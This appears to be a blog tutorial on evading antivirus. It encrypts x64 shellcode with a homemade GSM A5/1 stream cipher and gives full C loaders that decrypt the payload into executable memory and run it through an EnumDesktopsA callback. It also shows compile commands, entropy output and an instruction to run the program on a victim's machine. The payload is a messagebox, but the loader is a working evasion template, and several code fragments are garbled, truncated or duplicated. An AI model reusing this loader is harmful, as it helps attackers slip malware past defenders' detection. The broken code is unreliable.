


Malware AV/VM evasion - part 14: encrypt/decrypt payload via A5/1. Bypass Kaspersky AV. Simple C++ example.

<https://cocomelonc.github.io/malware/2023/03/24/malware-av-evasion-14.html>

March 24, 2023

21 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
4 /* author: @cocomelonc
5 * https://cocomelonc.github.io/malware/2023/03/24/malware-av-evasion-14.html
6 */
7 #include <stdio.h>
8 #include <string.h>
9 #include <stdlib.h>
10 #include <windows.h>
11
12 #define ROL(x, y) (((x) << (y)) | ((x) >> (32 - y)))
13 #define A5_STEP(x, y, z) (((x) & y) ^ (x & z))
14
15 void a5_1_encrypt(unsigned char *key, int msg_len, unsigned char *msg, int cipher_len, unsigned char *cipher) {
16     // Initialization
17     unsigned int R1 = 0, R2 = 0, R3 = 0;
18     for (int i = 0; i < 64; i++) {
19         int feedback = ((key[i % key_len] >> 1) & 1);
20         R1 = (R1 << 1) | feedback;
21         R2 = (R2 << 1) | ((R1 >> 8) & 1);
22         R3 = (R3 << 1) | ((R2 >> 10) & 1);
23     }
24     // Encryption
25     for (int i = 0; i < msg_len; i++) {
26         int feedback = A5_STEP((R1 >> 8) & 1, R3);
27         unsigned char key_byte = 0;
28         for (int j = 0; j < 8; j++) {
29             int bit = A5_STEP((R1 >> 18) & 1, R3);
30             key_byte |= bit << j;
31             R1 = (R1 << 1) | bit;
32             R2 = (R2 << 1) | ((R1 >> 8) & 1);
33             R3 = (R3 << 1) | ((R2 >> 10) & 1);
34         }
35         out[i] = msg[i] ^ key_byte;
36     }
37 }
38
39 void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int cipher_len, unsigned char *out) {
40     // Initialization
41 }
```

This post is the result of my own research on trying to evade AV engines via encrypting payload with another function: GSM A5/1 algorithm.

A5/1

The A5 algorithm is a stream cipher used for encryption in GSM networks. Here is a step by step flow of the algorithm:

- *Initialization:* - Three 19-bit registers R1, R2, and R3 are loaded with a 64-bit key. An additional 22-bit frame counter register is used to ensure that the key stream is different for each frame. The three registers are filled with the key and frame counter using a bit-by-bit loading algorithm. The initial state of the registers is completely determined by the key and frame counter.
- *Clocking:* - In each clock cycle, the three registers are shifted one bit to the left. The output of several taps on the registers are XORed together to form a feedback bit. The feedback bit is then shifted into the most significant bit of R1. R2 and R3 are shifted to the left by one bit, and the least significant bits of R1 and R2 are shifted into R2 and R3 respectively.
- *Key generation:* - A8 and A5 algorithms use different clocking sequences, but the key generation process is similar. In each clock cycle, a bit is generated for the key stream by XORing together bits from the three registers and the feedback bit. The generated bit is added to the key stream. The key stream is XORed with the plaintext to produce the ciphertext.
- *Decryption:* - Decryption is simply the reverse process of encryption. The ciphertext is XORed with the key stream to produce the plaintext.

Note: This is a high-level overview of the A5 algorithm. The actual implementation may differ depending on the specific use case.

practical example

I create the simplest implementation:

```

void a5_1_encrypt(unsigned char *key, int key_len, unsigned char *msg, int msg_len,
unsigned char *out) {
    // initialization
    unsigned int R1 = 0, R2 = 0, R3 = 0;
    for (int i = 0; i < 64; i++) {
        int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
        R1 = (R1 << 1) | feedback;
        R2 = (R2 << 1) | ((R1 >> 8) & 1);
        R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    // encryption
    for (int i = 0; i < msg_len; i++) {
        int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
        unsigned char key_byte = 0;
        for (int j = 0; j < 8; j++) {
            int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
            key_byte |= bit << j;
            R1 = (R1 << 1) | bit;
            R2 = (R2 << 1) | ((R1 >> 8) & 1);
            R3 = (R3 << 1) | ((R2 >> 10) & 1);
        }
        out[i] = msg[i] ^ key_byte;
    }
}

```

A5/1 algorithm implementation in the provided function `a5_1_encrypt`:

- The function takes four input arguments: `key`, `key_len`, `msg`, and `msg_len`, which represent the encryption key, the length of the key, the plaintext message to be encrypted, and the length of the message, respectively. It also takes an output argument `out`, which will hold the encrypted message.
- The function initializes three 32-bit registers `R1`, `R2`, and `R3` to `0`.
- The function loops through the first 64 bits of the encryption key and uses them to initialize the three registers as follows:
For each bit in the key, the function calculates the feedback bit as the `XOR` of the key bit, the `18th` bit of `R1`, the `21st` bit of `R2`, and the `22nd` bit of `R3`.
The function shifts `R1`, `R2`, and `R3` to the left by one bit and sets the least significant bit of `R1` to the feedback bit.

- The function loops through the plaintext message and encrypts each byte as follows:
For each byte of the message, the function calculates a feedback bit as the **XOR** of the **8th** bit of **R1**, the **10th** bit of **R2**, and the **10th** bit of **R3**.
The function generates a byte of the key by **XORing** eight feedback bits with the corresponding bits of **R1**, **R2**, and **R3**.
The function **XORS** the byte of the message with the corresponding byte of the key to produce the encrypted byte.
The function shifts **R1**, **R2**, and **R3** to the left by eight, ten, and ten bits, respectively, and sets the least significant bit of **R1** to the feedback bit.
- The function stores the encrypted message in the **out** buffer and returns.

I decided to encrypt the payload and decrypt it and see what happens: how many AV engines detect it as malicious in virustotal and how much Shannon's entropy will increase.

For decrypt using this code:

```
void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int cipher_len, unsigned char *out) {
    // initialization
    unsigned int R1 = 0, R2 = 0, R3 = 0;
    for (int i = 0; i < 64; i++) {
        int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
        R1 = (R1 << 1) | feedback;
        R2 = (R2 << 1) | ((R1 >> 8) & 1);
        R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    // decryption
    for (int i = 0; i < cipher_len; i++) {
        int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
        unsigned char key_byte = 0;
        for (int j = 0; j < 8; j++) {
            int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
            key_byte |= bit << j;
            R1 = (R1 << 1) | bit;
            R2 = (R2 << 1) | ((R1 >> 8) & 1);
            R3 = (R3 << 1) | ((R2 >> 10) & 1);
        }
        out[i] = cipher[i] ^ key_byte;
    }
}
```

As you can see, it is the same logic as an encryption function.

So our full source code is looks like ([hack.c](#)):

```

/*
 * hack.cpp
 * encrypt/decrypt payload via GSM A5/1 algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware-av-evasion-14.html
*/
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROL(x, y) (((x) << (y)) | ((x) >> (32 - (y))))
#define A5_STEP(x, y, z) ((x & y) ^ (x & z) ^ (y & z))

void a5_1_encrypt(unsigned char *key, int key_len, unsigned char *msg, int msg_len,
unsigned char *out) {
    // initialization
    unsigned int R1 = 0, R2 = 0, R3 = 0;
    for (int i = 0; i < 64; i++) {
        int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
        R1 = (R1 << 1) | feedback;
        R2 = (R2 << 1) | ((R1 >> 8) & 1);
        R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    // encryption
    for (int i = 0; i < msg_len; i++) {
        int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
        unsigned char key_byte = 0;
        for (int j = 0; j < 8; j++) {
            int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
            key_byte |= bit << j;
            R1 = (R1 << 1) | bit;
            R2 = (R2 << 1) | ((R1 >> 8) & 1);
            R3 = (R3 << 1) | ((R2 >> 10) & 1);
        }
        out[i] = msg[i] ^ key_byte;
    }
}

void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int
cipher_len, unsigned char *out) {
    // initialization
    unsigned int R1 = 0, R2 = 0, R3 = 0;
    for (int i = 0; i < 64; i++) {
        int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
        R1 = (R1 << 1) | feedback;
        R2 = (R2 << 1) | ((R1 >> 8) & 1);
        R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    // decryption
}

```

```

for (int i = 0; i < cipher_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
        int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
        key_byte |= bit << j;
        R1 = (R1 << 1) | bit;
        R2 = (R2 << 1) | ((R1 >> 8) & 1);
        R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = cipher[i] ^ key_byte;
}
}

int main() {
    unsigned char key[] = {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77};
    unsigned char message[] = { 0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xe8,
        0xd0, 0x0, 0x0, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
        0x65, 0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b, 0x52,
        0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0xf, 0xb7, 0x4a, 0x4a, 0x4d, 0x31,
        0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c, 0x20, 0x41, 0xc1, 0xc9,
        0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20,
        0x3e, 0x8b, 0x42, 0x3c, 0x48, 0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48,
        0x85, 0xc0, 0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
        0x8b, 0x40, 0x20, 0x49, 0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e, 0x41, 0x8b,
        0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1,
        0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8,
        0x45, 0x39, 0xd1, 0x75, 0xd6, 0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x1, 0xd0,
        0x66, 0x3e, 0x41, 0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x1, 0xd0,
        0x3e, 0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x5a, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59,
        0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x49, 0xff, 0xff, 0xff,
        0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12, 0xe9, 0x49, 0xff, 0xff, 0xff,
        0x5d, 0x49, 0xc7, 0xc1, 0x0, 0x0, 0x0, 0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0,
        0x0, 0x3e, 0x4c, 0x8d, 0x85, 0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0xf0,
        0xb5, 0xa2, 0x56, 0x83, 0x56, 0x7, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5,
        0xa2, 0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d, 0x65, 0x6f, 0x77, 0x21, 0x0,
        0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0 };

    int key_len = sizeof(key);

    int my_payload_len = sizeof(message);
    int pad_len = my_payload_len + (8 - my_payload_len % 8) % 8;

    unsigned char padded[pad_len];
    // memset(padded, 0x90, pad_len);
    // memcpy(padded, message, my_payload_len);

    memcpy(padded, message, my_payload_len);
    memset(padded + my_payload_len, 0x90, pad_len - my_payload_len);

    printf("\noriginal shellcode: \n");
    for (int i = 0; i < sizeof(message); i++) {
        printf("%02x ", message[i]);
    }
}

```

```

}

printf("\n\n");

printf("\npadded message: \n");
for (int i = 0; i < sizeof(padded); i++) {
    printf("%02x ", padded[i]);
}
printf("\n\n");

unsigned char encrypted[pad_len];
a5_1_encrypt(key, key_len, padded, pad_len, encrypted);

printf("\nencrypted message: \n");
for (int i = 0; i < pad_len; i++) {
    printf("%02x ", encrypted[i]);
}
printf("\n\n");

unsigned char decrypted[pad_len];
a5_1_decrypt(key, key_len, encrypted, pad_len, decrypted);

printf("\ndecrypted message:\n");
for (int i = 0; i < pad_len; i++) {
    printf("%02x ", decrypted[i]);
}
printf("\n\n");

LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, decrypted, my_payload_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPOPENUMPROCA)mem, (LPARAM)NULL);
return 0;
}


```

As you can see, as usually used **meow-meow** messagebox payload. And added printing just for checking correctness.

demo

Let's go to compile our "malware":

```
x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```



```

$ x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-03-24-malware-av-evasion-14]
$ nvim hack.c
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-03-24-malware-av-evasion-14]
$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Mar 25 10:50 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 5257 Mar 25 10:50 hack.c

```


So, our final version of the login script is something like this:

Then, run it at the victim's machine:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>


#define ROL(x, y) (((x) << (y)) | ((x) >> (32 - (y))))
#define A5_STEP(x, y, z) ((x & y) ^ (x & z) ^ (y & z))

void a5_1_encrypt(unsigned char *key, int key_len)
    // initialization
    unsigned int R1 = 0, R2 = 0, R3 = 0;
    for (int i = 0; i < 64; i++) {
        int feedback = ((key[i % key_len] >> (i / 8));
        R1 = (R1 << 1) | feedback;
        R2 = (R2 << 1) | ((R1 >> 8) & 1);
        R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    // encryption
    for (int i = 0; i < msg_len; i++) {
        int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10));
        unsigned char key_byte = 0;
        for (int j = 0; j < 8; j++) {
            int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 22));
            key_byte |= bit << j;
            R1 = (R1 << 1) | bit;
            R2 = (R2 << 1) | ((R1 >> 8) & 1);
            R3 = (R3 << 1) | ((R2 >> 10) & 1);
        }
        out[i] = msg[i] ^ key_byte;
    }
}
```



```
#define A5_STEP(x, y, z) ((x & y) ^ (x & z) ^ (y & z))

void a5_1_encrypt(unsigned char *key, int key_len)
    // initialization
    unsigned int R1 = 0, R2 = 0, R3 = 0;
    for (int i = 0; i < 64; i++) {
        int feedback = ((key[i % key_len] >> (i / 8));
        R1 = (R1 << 1) | feedback;
        R2 = (R2 << 1) | ((R1 >> 8) & 1);
        R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    // encryption
    for (int i = 0; i < msg_len; i++) {
        int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10));
        unsigned char key_byte = 0;
        for (int j = 0; j < 8; j++) {
            int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 22));
            key_byte |= bit << j;
            R1 = (R1 << 1) | bit;
            R2 = (R2 << 1) | ((R1 >> 8) & 1);
            R3 = (R3 << 1) | ((R2 >> 10) & 1);
        }
        out[i] = msg[i] ^ key_byte;
    }
}
```



Calc entropy:

```
python3 entropy.py -f ./hack.exe
```

```
(cocomelonc㉿kali) - [~/hacking/cybersec_blog/2023-03-24-malware-av-evasion-14]
$ python3 entropy.py -f ./hack.exe
entropy analysis for ./hack.exe

Section          Virtual Address  Virtual Size  Raw Size  Entropy
.text            0x1000           0x6fd8       0x7000    6.290468175754986
.data            0x8000           0xf0         0x200     0.9660709729890653
.rdata           0x9000           0xf00        0x1000    5.108432287850921
```

practical example 2

Update malware code: delete original shellcode and add just decryption of encrypted payload logic:

```

/*
 * hack.cpp
 * encrypt/decrypt payload via GSM A5/1 algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/03/24/malware-av-evasion-14.html
*/
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROL(x, y) (((x) << (y)) | ((x) >> (32 - (y))))
#define A5_STEP(x, y, z) ((x & y) ^ (x & z) ^ (y & z))

void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int
cipher_len, unsigned char *out) {
    // initialization
    unsigned int R1 = 0, R2 = 0, R3 = 0;
    for (int i = 0; i < 64; i++) {
        int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
        R1 = (R1 << 1) | feedback;
        R2 = (R2 << 1) | ((R1 >> 8) & 1);
        R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    // decryption
    for (int i = 0; i < cipher_len; i++) {
        int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
        unsigned char key_byte = 0;
        for (int j = 0; j < 8; j++) {
            int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
            key_byte |= bit << j;
            R1 = (R1 << 1) | bit;
            R2 = (R2 << 1) | ((R1 >> 8) & 1);
            R3 = (R3 << 1) | ((R2 >> 10) & 1);
        }
        out[i] = cipher[i] ^ key_byte;
    }
}

int main() {
    unsigned char key[] = {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77};
    unsigned char message[] = {0xe1, 0x51, 0x95, 0xbc, 0x37, 0xfd, 0xcd, 0xe9, 0x58,
0x50, 0x84, 0xfa, 0x2c, 0x21, 0x70, 0xb7, 0xa4, 0xf4, 0x2e, 0x9e, 0xb5, 0x27, 0x62,
0x6d, 0x27, 0xce, 0x7e, 0xfd, 0x6d, 0x6e, 0x01, 0x20, 0xf7, 0xbb, 0xdd, 0x68, 0x40,
0x7c, 0xb9, 0xe0, 0x8d, 0xc8, 0x61, 0x4b, 0xc9, 0xdd, 0x04, 0x1f, 0xe0, 0xe9, 0x55,
0x13, 0x9c, 0x9f, 0x49, 0x25, 0x76, 0xf7, 0x28, 0x4f, 0xbe, 0x05, 0x55, 0x68, 0x69,
0x05, 0xfb, 0xd6, 0x91, 0x9c, 0x6b, 0x26, 0x09, 0xf4, 0x5f, 0x44, 0x3d, 0x33, 0x38,
0x42, 0xc2, 0x2a, 0x80, 0x1a, 0x0c, 0xbd, 0xd4, 0xf3, 0x3c, 0xec, 0x05, 0xeb, 0xd4,
0x10, 0xbb, 0xca, 0x82, 0x01, 0x06, 0x88, 0xe5, 0x65, 0xe3, 0xdc, 0xfe, 0x77, 0x33,
0xf9, 0x64, 0xd7, 0x80, 0x09, 0x84, 0xd5, 0xc9, 0x1c, 0x09, 0xfe, 0xc3, 0x6e, 0x11,
0x0b, 0x36, 0x9c, 0x5c, 0xa1, 0xd6, 0x48, 0x34, 0xe1, 0x08, 0x70, 0xc1, 0xa6, 0x11,
}

```

```

0x91, 0x49, 0x0f, 0x55, 0x15, 0x61, 0x38, 0xe5, 0x70, 0xd9, 0x7e, 0x0d, 0x02, 0x46,
0x74, 0x58, 0xc5, 0x3b, 0xc5, 0x61, 0x76, 0x58, 0x3b, 0x41, 0xa3, 0x00, 0x65, 0x48,
0x0b, 0x80, 0x36, 0xbe, 0x43, 0x9f, 0x18, 0xe8, 0x3e, 0x41, 0x8e, 0x68, 0x5c, 0x08,
0x00, 0xda, 0x6e, 0x11, 0x0b, 0x06, 0x9c, 0x5c, 0xa1, 0xd0, 0x44, 0x5d, 0x69, 0x18,
0x1f, 0x58, 0x50, 0x11, 0x08, 0xc1, 0x5b, 0x55, 0x4e, 0xe8, 0x83, 0xe9, 0x25, 0x69,
0x12, 0xbe, 0xe1, 0x52, 0x11, 0x09, 0xda, 0x3c, 0x5c, 0x9f, 0xb2, 0xe9, 0x4c, 0xfa,
0xd7, 0xbff, 0x1c, 0x48, 0xcd, 0x91, 0x50, 0x80, 0x02, 0x14, 0x2a, 0xe8, 0x8d, 0x90,
0xfb, 0x28, 0x40, 0x41, 0x3f, 0x46, 0xdd, 0xd5, 0x89, 0x03, 0x14, 0x14, 0xe8, 0x31,
0xcc, 0x44, 0x92, 0x05, 0xc2, 0x57, 0x0d, 0xaf, 0x85, 0xc8, 0x33, 0xdd, 0x55, 0x1a,
0xf0, 0xb0, 0xa7, 0x7e, 0xbf, 0x94, 0x4c, 0x6f, 0x3f, 0x27, 0xad, 0x6f, 0x71, 0x7b,
0xd7, 0x21, 0x05, 0x38, 0x76, 0x6e, 0x6f, 0x5f, 0x37, 0x50, 0xc0, 0x10, 0x92};

int key_len = sizeof(key);

int message_len = sizeof(message);
unsigned char decrypted[message_len];
a5_1_decrypt(key, key_len, message, message_len, decrypted);

printf("\nDecrypted message:\n");
for (int i = 0; i < message_len; i++) {
    printf("%02x ", decrypted[i]);
}
printf("\n\n");

LPVOID mem = VirtualAlloc(NULL, message_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, decrypted, message_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);
return 0;
}

```

At this point, variable:

```

unsigned char message[] = {0xe1, 0x51, 0x95, 0xbc, 0x37, 0xfd, 0xcd, 0xe9, 0x58,
0x50, 0x84, 0xfa, 0x2c, 0x21, 0x70, 0xb7, 0xa4, 0xf4, 0x2e, 0x9e, 0xb5, 0x27, 0x62,
0x6d, 0x27, 0xce, 0x7e, 0xfd, 0x6d, 0x6e, 0x01, 0x20, 0xf7, 0xbb, 0xdd, 0x68, 0x40,
0x7c, 0xb9, 0xe0, 0x8d, 0xc8, 0x61, 0x4b, 0xc9, 0xdd, 0x04, 0x1f, 0xe0, 0xe9, 0x55,
0x13, 0x9c, 0x9f, 0x49, 0x25, 0x76, 0xf7, 0x28, 0x4f, 0xbe, 0x05, 0x55, 0x68, 0x69,
0x05, 0xfb, 0xd6, 0x91, 0x9c, 0x6b, 0x26, 0x09, 0xf4, 0x5f, 0x44, 0x3d, 0x33, 0x38,
0x42, 0xc2, 0x2a, 0x80, 0x1a, 0x0c, 0xbd, 0xd4, 0xf3, 0x3c, 0xec, 0x05, 0xeb, 0xd4,
0x10, 0xbb, 0xca, 0x82, 0x01, 0x06, 0x88, 0xe5, 0x65, 0xe3, 0xdc, 0xfe, 0x77, 0x33,
0xf9, 0x64, 0xd7, 0x80, 0x09, 0x84, 0xd5, 0xc9, 0x1c, 0x09, 0xfe, 0xc3, 0x6e, 0x11,
0x0b, 0x36, 0x9c, 0x5c, 0xa1, 0xd6, 0x48, 0x34, 0xe1, 0x08, 0x70, 0xc1, 0xa6, 0x11,
